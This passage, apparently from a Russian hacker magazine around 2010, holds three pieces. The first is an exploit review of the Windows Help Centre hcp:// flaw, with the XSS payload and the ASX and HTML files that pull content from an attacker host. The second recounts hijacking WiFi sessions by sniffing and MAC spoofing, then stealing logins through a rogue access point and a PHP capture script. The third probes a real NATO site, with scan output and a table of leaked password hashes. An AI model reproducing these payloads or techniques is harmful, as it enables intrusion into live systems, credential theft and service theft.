Как видно, технику возвратно-ориентированного программирования можно использовать и без инструкций RETN. Можно выбирать инструкции до инструкции CALL или JMP, если можно контролировать регистры-указатели.

SOLUTION

Flash 10.1 не содержит этой уязвимости, так что патч-менеджмент — полезное дело. Кроме того, библиотека BIB.dll, которая используется эксплойтом, как донор инструкций, поддерживает ASLR, а посему владельцы Windows 7 могут спать спокойно — эксплойт не сработает на их системах.

04 ВЫПОЛНЕНИЕ ПРОИЗВОЛЬНОГО КОДА В WINDOWS HELP CENTRE

CVE

CVE-2010-1885


TARGETS

• Windows XP

BRIEF

Как известно, существуют разные взгляды на политику разглашения информации об уязвимости. Господин Тэвис Орманди (Tavis Ormandy), уже не раз бывавший героем рубрики, например, придерживается взгляда о полном разглашении, если разработчик не проявил должного рвения к разработке патча. Два месяца назад он опубликовал 0day в JAVA Deployment Tool Kit, а в этот раз замахнулся на святое — на Windows XP, вернее, на его подсистему помощи. Он показал миру, как легко может быть запущен любой файл в системе, достаточно лишь жертве перейти на специально сформированную страницу. Тэвис сообщил Microsoft'у о проблемах, но, по его словам, без эксплойта его послали подальше. Спустя несколько дней Тэвис сделал эксплойт, но также сделал и публичный релиз информации об уязвимости с техническими деталями и примером эксплойта. Вскоре после этого темная сторона Силы начала использовать этот эксплойт для атаки на пользователей. В итоге Microsoft написала гневное письмо-сообщение о том, что Google — это зло. «Э, причем тут они?» — спросишь ты. Да дело в том, что Тэвис является работником именно этой компании, где занимается разного рода security-research'ем. Но вот Google тут

EXPLOITS REVIEW



Windows Help Center. Эксплойт работает через любой браузер.

ни при чем; по словам Тэвиса, он делал все это независимо от работы, в свое свободное время и ради собственного удовольствия. Комьюнити начала делится на два лагеря. Лидер Immunity написал письмо, о том, что Тэвис, конечно, поспешил, но спускать собак на него не надо. Разработчики и так живут в шоколаде — ресерчеры бесплатно ищут уязвимости, сообщают детали и ждут... иногда ждут год, иногда больше. С другой стороны, такой подход плодит заразу и был сравнен одним товарищем с кибертерроризмом. Мда. Есть и третья сторона — NO MORE FREE BUGS. Другими словами, если разработчику нужна информация об уязвимостях — пусть платит и потом делает, что хочет. Некоторые разработчики уже пошли по такому пути...

EXPLOIT

Центр Помощи и Поддержки — это ПО (helpctr.exe), которое по умолчанию имеется в винде, оно может обрабатывать URL на документы, которые начинаются со специального префикса «hcp://». Далее идет проверка, есть ли данный документ в списке доверенных. Вот, собственно, Тэвис и нашел путь, который позволяет обмануть эту проверку. Вернее, он нашел XSS в таком документе.

```
hcp://system/sysinfo/sysinfomain.htm?svr=<h1>test</
h1>
```

Документы эти находятся в привилегированной зоне, и Тэвис нашел путь исполнить произвольный код: `:<script defer>eval(unescape('Run("calc.exe")'))</script>`. Однако из-за фильтра IE8 так пользователя не взломать. И вот тут наш хитрец изловчился — он воспользовался Windows Media Player... Да, да... дело в том, что этот плеер может легко вызываться из браузера, например, с помощью его ActiveX. У плеера есть возможность ходить за всяким данными по URL, поэтому, подготовив небольшой ASX-скрипт, можно указать плееру, что показывать, и куда, собственно, ему идти:

```
<ASX VERSION="3.0">
<PARAM name="HTMLView"
  value="http://ZLOI-URL/starthelp.html"/>
<ENTRY>
<REF href="http://ZLOI-URL/bug-vs-feature.jpg"/>
</ENTRY>
</ASX>
```

Этого достаточно, чтобы при открытии плеером он пошел по этим линкам. REF указывает на картинку, которую гордо покажет на экране, а вот PARAM name="HTMLView" поведет плеер за дополнительными данными — starthelp.html:

```
<iframe src="hcp://services/search?query=anything&
topic=hcp://system/sysinfo/sysinfomain.htm%A%%A%%A
%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%
A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%
%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A
%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%
%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%
A%%A%%A%%A%%A%%A%%A%%A..%5C..%5Csysinfomain.
htm%u003fsvr=%3Cscript%20defer%3Eeval%28unescape%
28%27Run%2528%2522calc.exe%2522%2529%27%29%29%3C/
script%3E">
```

Тут Тэвис использует хитрую уязвимость обработки спецсимволов в центре помощи, чтобы обойти проверку на доверенность. Дело в том, что функция не очень хорошо переводит из hex'ов в числа при раскодировке unescape-строки, поэтому в результате мы увидим калькулятор. Более того, с IE7 можно не париться из-за фильтра и сразу так и давать фреймом по... центру помощи. Однако вариант с Media Player'ом можно использовать и для кросс-браузерных атак, что Тэвис и показал:

```
<html><head><title>Testing HCP</title></head>
<body><h1>OK</h1>
<script>
  // HCP:// Vulnerability, Tavis Ormandy, June 2010.
  var asx = "http://ZLOI-URL/simple.asx"; // для плеера
  // Если IE, то грузим активикс и передаем ему asx.
  if (window.navigator.appName
    == "Microsoft Internet Explorer") {
    // Internet Explorer
    var o = document.createElement("OBJECT");
    o.setAttribute("classid",
      "clsid:6BF52A52-394A-11d3-B153-00C04F79FAA6");
    o.openPlayer(asx); //БАХ!
   // Если не IE, то открываем asx в фрейме,
   // крутые браузеры сами поймут, что нужен
   //медиа плеер для этого...
  } else {
    // Mozilla, Chrome, Etc.
    var o = document.createElement("IFRAME");
    o.setAttribute("src", asx);
    document.body.appendChild(o); //БАХ!
  }
</script>
</body></html>
```

Добавлю, что плеер мерзко предупреждает о том, что ему надо зачем-то сходить на ZLOI-URL.

SOLUTION

- Отключить протокол hcp (удалив HKCR\HCP\shell\open) центр помощи.
- Воспользоваться патчем от Тэвиса — http://lock.cmpxchg8b.com/b10a58b75029f79b5f93f4add3ddf992/hcphotfix.zip. Этот патч фиксит бинарник helpctr.exe, делая проверку надежной.
- Ждать патча от Microsoft.

Кристина



ВОЗДУШНЫЙ ДУРШЛАГ

История взлома крупного беспроводного провайдера

«Беспроводной Интернет в каждый дом» — весьма заманчивый лозунг. Согласись, приятно, когда твой провайдер, еще каких-то 5 лет назад предоставлявший модемный доступ, за считанные дни развертывает в массы WiFi-инфраструктуру по всему городу (ну или хотя бы в его центре). Казалось бы, сбылась мечта идиота, и теперь ты, сидя в Макдональдсе и вкушая третий макфреш, сможешь насладиться быстрым интернетом. Но, присмотревшись внимательно, ты понимаешь, что так не бывает — безопасность провайдера, а значит и всех его клиентов, оставляет желать лучшего. Чтобы не быть голословной, предлагаю твоему вниманию случай неформального аудита недавно родившейся сети. И, кто знает, может быть ты убедишься в его правдивости на своем горе-провайдере.


Давай заранее договоримся: дабы соблюсти этикет и не ставить в неловкое положение моего провайдера, я не буду называть конкретные сайты и бренды (кому надо, тот все поймет сам). Тем более, по закону ничего нарушено не было — аудит выполнялся исключительно под своими, честно купленными аккаунтами. Да и цель этой статьи — не опорочить честь какой-то компании, а лишь указать на общие недостатки WiFi-инфраструктуры, которые, наверняка, присутствуют у крупнейших провайдеров.

ПЕРВЫЕ РАЗОЧАРОВАНИЯ


Итак, вернемся к маркетингу. Представь себе крупный российский город-миллионник, в котором рекламщики затрубили лозунгами: «Беспроводной, быстрый и удобный Интернет!», «Насладись Сетью в любимом кафе» и т.д. и т.п. Когда у тебя в городе появляется такая возможность, то сразу хочется ее реализовать. Ведь, согласись, удобно (а для москвичей и петербуржцев уже давно привычно — прим. ред.) сидеть в каком-нибудь кафе со своим верным другом-ноутбуком и общаться по аське о делах насущных.

Но, немного пообщавшись, испытав серию разрывов и дисконнектов, я почувствовала нотки первых разочарований. И даже не потому, что канал слабоват, а потому что при повторном коннекте (даже через 10 минут) не требовалось повторной авторизации.

Это что еще такое? Значит, я плачу за доступ, а провайдер совсем не заботится о моей безопасности (ведь все сессии после моего ухода теоретически могут быть доступны другим людям!). После такого



Из ARP-сообщений можно узнать MAC и IP других пользователей сети



В кадре виден логин, пароль и адрес хоста, на котором производилась авторизация



dvd

На диске ты найдешь программы, оказавшие мне посильную помощь в экспериментах (MACChange, Small HTTP Server, WireShark со всеми утилитами, Ufasoft Sniffer, InterCepter), а также PHP-скрипт, перехватывающий авторизационные сведения.



warning

Внимание! Информация представлена исключительно с целью ознакомления! Ни автор, ни редакция за твои действия ответственности не несут!

удивления мне захотелось чуть-чуть поснифать сетку, а затем проверить предположения.
Как законопослушная девушка, я не стала снифать компы посетителей крупного кафе (сидящих на том же беспроводном интернете). Вместо этого я пригласила друга с ноутбуком :). Он угостил меня чашечкой кофе и стал имитировать бурную деятельность в Сети (запустил аську, контакт, проверил почту и т.п.).

НЮХАЕМ И… ЗАДЫХАЕМСЯ!


Я же, не теряя времени, запустила WireShark и стала мониторить периметр. Среди пакетов я сразу увидела SSL-рукопожатие на сайте провайдера…
К слову, как происходит авторизация соединения: сначала клиент коннектится к незащищенной WEP/WPA-точке, затем обращается браузером на любой сайт в Сети и редиректится на страницу авторизации. Там он вводит логин и пароль личного счета (пополняемого путем отправки SMS-сообщения на специальный номер), и после этого, по всей видимости, на роутере создается правило, позволяющее юзать интернет.
Так вот, после зашифрованной SSL-авторизации я увидела совершенно незакриптованные пароли от «ВКонтакте» и почты, слегка заXOR'енные пассворды от Аськи (которые легко вскрываются тем же Ufasoft Sniffer или InterCepter'ом) и неприличные ссылки, ведущие на порносайты (совсем уже никого не стесняется… :). Я не упоминаю про других клиентов этой сети (их я не анализировала, поскольку специально поставила фильтр на IP-адрес друга, чтобы не нарушать закон).
Но, как говорится, если совсем хочется, то можно (и даже нужно!) чуть-чуть нарушить (но только для расширения кругозора :). Зная IP и MAC-адреса, фигурирующие в периметре (а они узнаются анализом ARP-сообщений), можно легко их проспуфить.
На сайте провайдера написано, что перед отключением от Сети необходимо завершить сессию путем нажатия кнопки «Выход» на авторизационном сайте, иначе аккаунт будет доступен еще некоторое время после отключения. Это нам только на руку, поскольку далеко не каждый клиент будет этим заморачиваться :).
Итак, с помощью хорошей программы по смене MAC-адресов — MACChange (или вручную, кто как любит) — изменим адрес своего беспроводного адаптера на известный нам MAC соседа.
Не забудем присвоить себе его IP. Затем попробуем подключиться к сети. О чудо, оказывается, провайдер допускает как DHCP-, так и Static-адресацию. И, таким образом, можно наслаждаться прелестями беспроводного интернета бесплатно. А точнее, за чужой счет!

А ЧТО, ЕСЛИ?..

Ну, раз уж мы нарушили закон ради эксперимента, попробуем углубить и расширить наш опыт. Что бы еще такого придумать, чтобы показать все недостатки нашей беспроводной сети? Сразу же приходит мысль об организации MitM-атаки, путем инсталляции подставной точки. Но здесь уже в кафе не расположишься.
Для проведения такого опыта нам необходимо иметь несколько компонентов: веб-сервер, точку доступа и ноутбук для тестирования.
Мне пришлось идти домой, искать на антресолях завалявшийся DIR-300 и настроить на нем DHCP-сервер. SSID точки я определила аналогичным идентификатору оператора.
В качестве веб-сервера я выбрала компактный и удобный Small HTTP Server. Много слов уже было сказано об этом малыше. Мне лично нравится его удобный интерфейс и, несмотря на весьма небольшие размеры, широкий функционал.
Поднимем на нем WEB- и DNS-серверы, чтобы при попытке зайти на какую-нибудь веб-страницу пользователя направляло на HTML-страницу, напоминающую упомянутый сайт регистрации в сети оператора. Теперь создадим PHP-скриптик, сохраняющий вводимую на сайте информацию в отдельный txt-файл.

```
<?php
$filename = 'S:\home\localhost\www\info.txt';
$a = $_GET['login'];
$b = $_GET['password'];
$somecontent = "  -- Логин - \n".$a."  --Пароль - \n".$b." --  \n";

// Проверка существования и доступа для записи файла
if (is_writable($filename))
  if (!$handle = fopen($filename, 'r+'))
  {
    echo "Не могу открыть файл ($filename)";
    exit;
  }
  if (!fwrite($handle, $somecontent))
  {
```



MACChange. Изменение MAC-адреса своего беспроводного адаптера

Ввод логина и пароля на подставном сайте

```
        echo "Не могу произвести запись в файл ($filename)";
        exit;
    }
    else{echo " ";}
    echo "Записано ($somecontent) в файл ($filename)";
    fclose($handle);
}
else {
    echo "Файл $filename недоступен для записи";
}
?>
```

Подстава готова, запускаем!


MITM В ДЕЙСТВИИ

План кражи логина и пароля от сети таков: пользователь активирует свой беспроводной адаптер и пытается подключиться к сети. При этом в списке доступных сетей он видит подставную точку доступа с тем же SSID, что и у коммерческого оператора. Система выносит ее на первый порядок, поскольку сигнал от нее сильнее операторского. Далее клиент подключается к этой точке, заходит в свой браузер и попадает на страницу авторизации. Эта страница также имеет схожий со страницей оператора интерфейс. Пользователь, ничего не подозревая, вводит свои реквизиты в соответствующие поля. При нажатии на кнопку «войти» введенные им данные сохраняются посредством PHP-скрипта в текстовый файл на сервере. А клиент остается без интернета (и, конечно же, без логина с паролем :) — прим. ред.). Чтобы ничего не упустить из виду, пробуем авторизоваться на подставной точке доступа: вводим реквизиты, жмем «войти»… далее ничего не происходит, как кажется обычному юзеру, но скрипт уже сделал свое грязное дельце, и данные сохранены на сервере. Откроем этот файл и посмотрим его содержимое. Вуаля! Вот данные, которые мы ввели, и сюрприз: кто-то уже подключился к нашей точке доступа и теперь есть еще пара логинов и паролей для входа в сеть. В такой ситуации даже SSL-авторизация не спасает от кражи реквизитов.

ПАЦИЕНТ СКОРЕЕ ЖИВ, ЧЕМ МЕРТВ

Что можно тут сказать? Самое страшное, что таких сетей больше половины по всей стране (только мне известны четыре крупных города-миллионника с подобной схемой авторизации). И никто не может гарантировать легитимность входящих пользователей. При этом владельцы сервисов практически никогда не предупреждают своих клиентов об уязвимости их данных, о рисках кражи информации. Все жаждут увеличения прибыли, пренебрегая при этом всеми методами обеспечения безопасности, поскольку это приводит к снижению скорости передачи данных и усложняет процесс настройки клиентского оборудования (и, соответственно, получения доступа к сети).
Поэтому хочу напоследок дать хороший совет: обращай внимание на точки доступа, к которым ты подключаешься, и не передавай важную информацию в незащищенных сетях (либо используй при этом VPN-соединение), поскольку это может привести к фатальным последствиям. ⌶

txt-файл с сохраненными данными



ANTI-NATO natobreak@yahoo.com



Небезопасность НАТО


КАК НАТО БОРЕТСЯ С ХАКЕРАМИ

В моем материале ты можешь увидеть, как трудно, оказывается, сделать правильную систему веб-аутентификации. Особенно если это касается большого корпоративного портала. И тем более, если он отвечает за безопасность целой страны, да притом не одной.

В нашем журнале появилась очень хорошая практика — стали публиковаться аудиторы информационной безопасности. Очевидно, что актуальность темы аудита возросла многократно. Наш постоянный читатель, конечно, понимает, почему. Достаточно просмотреть архивную подшивку журнала за прошедшее время и можно смело утверждать, что с помощью технологий и программ, о которых писали в этих «Хакерах», можно успешно воевать (и не только на коммерческом рынке).
Кстати, про корпоративную безопасность. Многие уже давно говорят о том, что атаки таких классов как SQL-инъекция, использование XSS, LFI/RFI или ошибок в аутентификации, изживают свой век и уже не актуальны. Многие специалисты приводят в своих презентациях всевозможные графики, на которых отображены все время уменьшающиеся «столбики» с процентами обнаруживаемых уязвимостей подобного рода.
Практика показывает, что доверять таким цифрам нельзя, потому что, как правило, в качестве исходных данных для красивых графиков используются результаты автоматического сканирования веб-ресурсов не менее автоматическими сканерами. Конечно, современные автоматические сканеры (подобные Acunetix, nikto, w3af и sqlmap) уже стали похожи на искусственный интеллект — они не умеют разве что только заваривать кофе и оказывать эскорт-услуги. Но, к сожалению, они неспособны распознать и вскрыть правду о сложных логических ошибках аутентификации, скрытых дефектах генерации выходных данных, а зачастую и обработки входных данных. Надо ли говорить о простых уязвимостях, которые сами по себе не представляют опасности, но, будучи связаны между собой, могут дать новый вектор атаки злоумышленнику?
И вот вам, пожалуйста.

РЕШИТЕЛЬНОЕ НАТО

Как известно, Организация Североатлантического договора, известная также под аббревиатурой НАТО, является военно-политическим блоком, созданным давным-давно для противодействия возможным военным действиям, направленным против стран Европы и Америки. Россия (тогда еще Советский Союз) в этот блок не вошла, потому что изначально предполагалось, что и она тоже может эти самые агрессивные военные действия осуществлять.
В структуре НАТО существуют всякого рода организации, которые отвечают за разработки в области безопасности — начиная от военной, научно-технической и заканчивая информационной. И дальше речь



No	panel_webname	panel_password	panel_password_hex	panel_number	panel_alias
1		245|191|201|41|122|24|60|198|33|196|42|192|116|164|	f6bfc9297a183cc621c42ac074a424a8	RTA-CSA	RTA-CSA
2		179|242|134|57|98|192|101|182|161|216|118|115|114|2	b3f2863962c065b6a1d8767372d1ae1a	ADM	ADM
3	SAS	26|171|126|83|0|54|79|200|191|254|247|190|227|208|24	1aab7e5300364fc8bffef7bee3d0f698	SAS	SAS
4		234|60|204|6|57|169|100|164|167|151|182|12|252|70|24	ea3ccc0639a964a4a797b60cfc46f2e1	US-RTO	US-RTO
5	HFM	62|61|212|60|16|144|13|85|144|35|103|59|184|134|37|1	3e3dd43c10900d559023673bb886256b	HFM	HFM
6		32|		RTACOMPAT	RTACOMPAT
7		180|32|172|14|157|12|46|65|121|76|75|126|146|26|143|	b420ac0e9d0c2e41794c4b7e921a8fca	OCD	OCD
8		191|27|251|81|124|211|68|202|180|15|218|189|71|45|7	bf1bfb517cd344cab40fdabd472d469b	IMSB	IMSB
9		182|40|69|92|213|221|177|108|11|208|233|224|204|255	b628455cd5ddb16c0bd0e9e0ccffcbb4	STY	STY
10		182|30|170|91|118|146|64|89|162|215|91|222|9|215|19	b61eaa5b76924059a2d75bde0fd7c630	POD	POD
11		84|98|90|248|13|182|61|74|203|19|83|201|186|180|44|1	54625af80db63d4acb1353c9bab42c84	DIR	DIR
12		89|11|32|210|202|193|84|234|251|234|102|182|214|94|1	590b20d2cac154eafbea66b6d65e7b74	FIN	FIN
13		84|98|90|248|13|182|61|74|203|19|83|201|186|180|44|1	54625af80db63d4acb1353c9bab42c84	N.C.	DIR
14		32|		NATO-RTO	NRTO
15		32|		C2-IPG	NRTO
16		32|		MTDS	NRTO
17		191|27|251|81|124|211|68|202|180|15|218|189|71|45|7	bf1bfb517cd344cab40fdabd472d469b	NURC	
18		83|90|214|58|79|244|77|196|41|14|160|10|49|1|227|10|	535ad63a4ff44dc4290ea00a3101e30a	RT Coord	
19		147|209|128|197|240|215|30|127|170|1|220|190|211|9|	193d180c5f0d71e7faa01dcbed309a64c	CNAD DAT	

Вот так выглядят хеши, если их привести в нормальный вид и сопоставить с уже полученными данными

Очень странные ошибки на сайте ФСТЭК — могут ли они привести к несанкционированному доступу?

пойдет про информационную безопасность, а конкретнее — про научный институт Research & Technology Organisation (RTO), созданный в рамках НАТО.

В нашем журнале уже писали об уязвимостях военных сайтов наших «союзников». Как-то раз герои информационной войны крепко подметили, что у «сетецентрических воинов» безопасность есть, информация есть, а вот безопасность информации — увы, не на высоте.

Ну что ж, опровергнем или подтвердим?

ПЕРВЫЙ ОСМОТР

Научно-исследовательская организация НАТО — предприятие не из маленьких. Подстать финансовому размаху и веб-сайт, который со временем из простой интернет-витрины вырос в целый портал, в дебрях которого теперь хранится даже Военная Тайна. Вот, например, для того, чтобы получить секретные доклады, участникам не менее секретных военных симпозиумов выдают логины и пароли для доступа к файловому серверу и веб-сайту RTO.NATO.INT. Все бы хорошо, вот только участники подкачали — живут они в разных странах и, в основном, за тридевять земель, а посему было велено разместить все это добро на выделенных серверах с подключением к сети интернет. Здесь сказочке конец, а дальше — начало процесса независимого аудита применяемых решений по защите Военной Тайны подследственной организации.

Рассмотрим для начала такую мелочь, как файл robots.txt:

```
User-agent: *
Disallow: /images/
Disallow: /img/
Disallow: /homepix/
Disallow: /rndimg/
Disallow: /Include/
Disallow: /hpix/
Disallow: /Mailer/
Disallow: /InfoPack/
Disallow: /aspx/
Disallow: /bin/
Disallow: /cgi-bin/
Disallow: /ContactUs.aspx
Disallow: /Copyright.htm
Disallow: /css/
Disallow: /Detail.asp
Disallow: /enrolments/
Disallow: /FAQ.htm
Disallow: /foad.htm
Disallow: /fr/
Disallow: /help.htm
Disallow: /pfp.ppt
...
Disallow: /Prog/
Disallow: /Reports.asp
Disallow: /SendAbstractDetails.aspx
Disallow: /tor.asp
Disallow: /Taxo/
Disallow: /Variables.asp
Disallow: /variables.asp
Disallow: /voc.htm
Disallow: /vpn.html
Disallow: /Webmail.asp
Disallow: /yourws.asp
Sitemap: http://www.rto.nato.int/sitemap.xml
```

Написанный явно не в 2010 году, этот путеводитель в мир конфиденциальной информации RTO содержит в себе даже указание на конкретный файл, который можно скачать и посмотреть (pfp.ppt). Надо ли говорить о необходимости использования nikto для сканирования типовых каталогов, если они уже весьма «удачно» перечислены администратором веб-сайта? Ради спортивного интереса, мы все же запустим nikto и проверим, кто выиграл:

```
- Nikto v2.03/2.04
---------------------------------------------------


+ Target IP:          62.23.200.67
+ Target Hostname:    www.rto.nato.int
+ Target Port:        80
+ Start Time:         2010-05-08 14:00:15
---------------------------------------------------


+ Server: RTA Web Server
- /robots.txt - contains 47 'disallow' entries which
should be manually viewed. (GET)
- Allowed HTTP Methods: OPTIONS, TRACE, GET, HEAD
+ OSVDB-877: HTTP method ('Allow' Header): 'TRACE'
is typically only used for debugging and should be
disabled. This message does not mean it is vulnerable
to XST.
- Public HTTP Methods: OPTIONS, TRACE, GET, HEAD,
POST
+ OSVDB-877: HTTP method ('Public' Header): 'TRACE'
is typically only used for debugging and should be
disabled. This message does not mean it is vulnerable
to XST.
+ OSVDB-0: ETag header found on server, fields:
0x7036cddda14ca1:18b2
+ OSVDB-3092: GET /sitemap.xml : This gives a nice
listing of the site content.
+ 3577 items checked: 49 item(s) reported on remote
host
+ End Time:        2010-05-08 14:49:54 (2979 seconds)
---------------------------------------------------


+ 1 host(s) tested

Test Options: -Cgidirs all -vhost www.rto.nato.int
-host www.rto.nato.int www.rto.nato.int


---------------------------------------------------
```



Нет, конечно, такого файла в Windows нет, зато ошибка LFI в скрипте есть

Выиграл все-таки администратор сайта (еще бы, он точно знает про сайт больше, чем nikto :)), выразим ему благодарность за отличный справочник по скрытым страницам. Так, например, запись webmail.asp дает нам доступ к внутренней почтовой системе, а запись Detail.asp без всяких сканеров подсказывает нам проверить уязвимости ввода в соответствующем сценарии веб-сервера.
